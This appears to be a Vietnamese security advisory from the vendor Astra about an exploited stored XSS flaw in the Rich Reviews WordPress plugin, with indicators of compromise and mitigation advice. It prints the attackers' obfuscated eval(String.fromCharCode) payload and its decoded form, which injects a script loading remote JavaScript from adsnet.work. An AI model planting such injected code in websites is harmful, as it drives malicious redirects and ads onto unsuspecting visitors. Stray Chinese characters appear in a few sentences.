
Một lỗ hổng XSS nghiêm trọng đã được phát hiện bên trong plugin Rich Reviews. Ước tính plugin Rich Reviews có hơn 16.000 lượt tải xuống đang hoạt động. Dù nghiêm trọng, việc phát hiện lỗ hổng này không令人 ngạc nhiên, vì plugin này chưa được cập nhật hơn hai năm.
Thực tế, Rich Reviews đã bị gỡ khỏi thư mục plugin WordPress cách đây sáu tháng, vào ngày 11 tháng 3 năm 2019. Hơn nữa, các phiên bản bị ảnh hưởng là 1.7.4 và cũ hơn. Đáng ngạc nhiên, đến nay vẫn chưa có tin tức về bản vá lỗi.

Chi Tiết Lỗ Hổng Rich Reviews
Lỗ hổng được xác định là XSS được lưu trữ (stored XSS). Do đó, bất kỳ người dùng chưa xác thực nào cũng có thể khai thác tùy chọn cập nhật plugin trên bất kỳ trang web WordPress nào cài đặt plugin này.
Hiện tại, dạng khai thác dưới hình thức quảng cáo độc hại (malvertising) đã được phát hiện. Hacker sử dụng lỗ hổng để chèn mã độc vào trang web, kích hoạt cửa sổ bật lên (pop-up) hoặc quảng cáo độc hại. Những quảng cáo và pop-up này chuyển hướng đến các trang web xúc phạm và khiêu dâm.
Chi Tiết Kỹ Thuật
Chủ yếu nguyên nhân của cuộc tấn công là thiếu kiểm soát truy cập trong plugin. Ngoài ra, quy tắc làm sạch (sanitization) cũng không đúng cách.
Mã độc kích hoạt quảng cáo chuyển hướng và pop-up được mô tả dưới đây. Lưu ý hacker đã che giấu mã khéo léo để tránh bị phát hiện.
eval(String.fromCharCode(118, 97, 114, 32, 115, 99, 114, 105, 112, 116, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 10, 115, 99, 114, 105, 112, 116, 46, 111, 110, 108, 111, 97, 100, 32, 61, 32, 102, 117, 110, 99, 116, 105, 111, 110, 40, 41, 32, 123, 10, 125, 59, 10, 115, 99, 114, 105, 112, 116, 46, 115, 114, 99, 32, 61, 32, 34, 104, 116, 116, 112, 115, 58, 47, 47, 97, 100, 115, 110, 101, 116, 46, 119, 111, 114, 107, 47, 115, 99, 114, 105, 112, 116, 115, 47, 112, 108, 97, 99, 101, 46, 106, 115, 34, 59, 10, 100, 111, 99, 117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101, 109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109, 101, 40, 39, 104, 101, 97, 100, 39, 41, 91, 48, 93, 46, 97, 112, 112, 101, 110, 100, 67, 104, 105, 108, 100, 40, 115, 99, 114, 105, 112, 116, 41, 59));
Mã trên khi giải mã thành:
var script = document.createElement('script');
script.onload = function() {
};
script.src = "https://adsnet.work/scripts/place.js";
document.getElementsByTagName('head')[0].appendChild(script);
Hacker Được Xác Định
Các địa chỉ IP sau có liên quan đến hầu hết các cuộc tấn công:
- 94.229.170.38
- 183.90.250.26
- 69.27.116.3
Ngoài ra, một tên miền cũng được xác định. Đó là adsnet.work. Hãy cẩn thận với mọi lần đăng nhập từ các IP này. Việc chặn chúng trước khi đến达 trang web của bạn sẽ là giải pháp tốt hơn.
Loại Bỏ Nhiễm Trùng
Nếu bạn là nạn nhân đen đủi của cuộc tấn công, đừng hoang mang. Liên hệ chuyên gia bảo mật Astra, chúng tôi sẽ sửa chữa mọi thứ cho bạn để bạn yên tâm.
Kỹ Thuật Giảm Thiểu Rủi Ro
Những người chưa bị nhiễm nên đề phòng khi còn kịp. Dưới đây là một số việc bạn có thể làm để ngăn chặn nhiễm trùng đến bạn.
Gỡ Bỏ Plugin
Vì plugin đã bị thu hồi khỏi thư mục WP, không có cách nào nhà phát triển có thể phân phối phiên bản cập nhật. Chúng tôi khuyên bạn nên gỡ bỏ plugin ngay lập tức để đảm bảo an toàn. Ngoài ra, nhà phát triển không cho thấy ý định phát hành bản vá nào trong thời gian gần đây.
Bảo Vệ Bằng Tường Lửa
Sau khi gỡ bỏ plugin, hãy sử dụng tường lửa để bảo vệ khỏi các cuộc tấn công tương tự. Tường lửa Astra là lựa chọn hiệu quả cho WordPress. Nó chặn XSS, CSRF, SQLi, bot xấu, LFI, RFI, OWASP top 10 và 100+ cuộc tấn công mạng khác ảnh hưởng đến trang web của bạn.
Giúp tôi bảo vệ trang web của mình.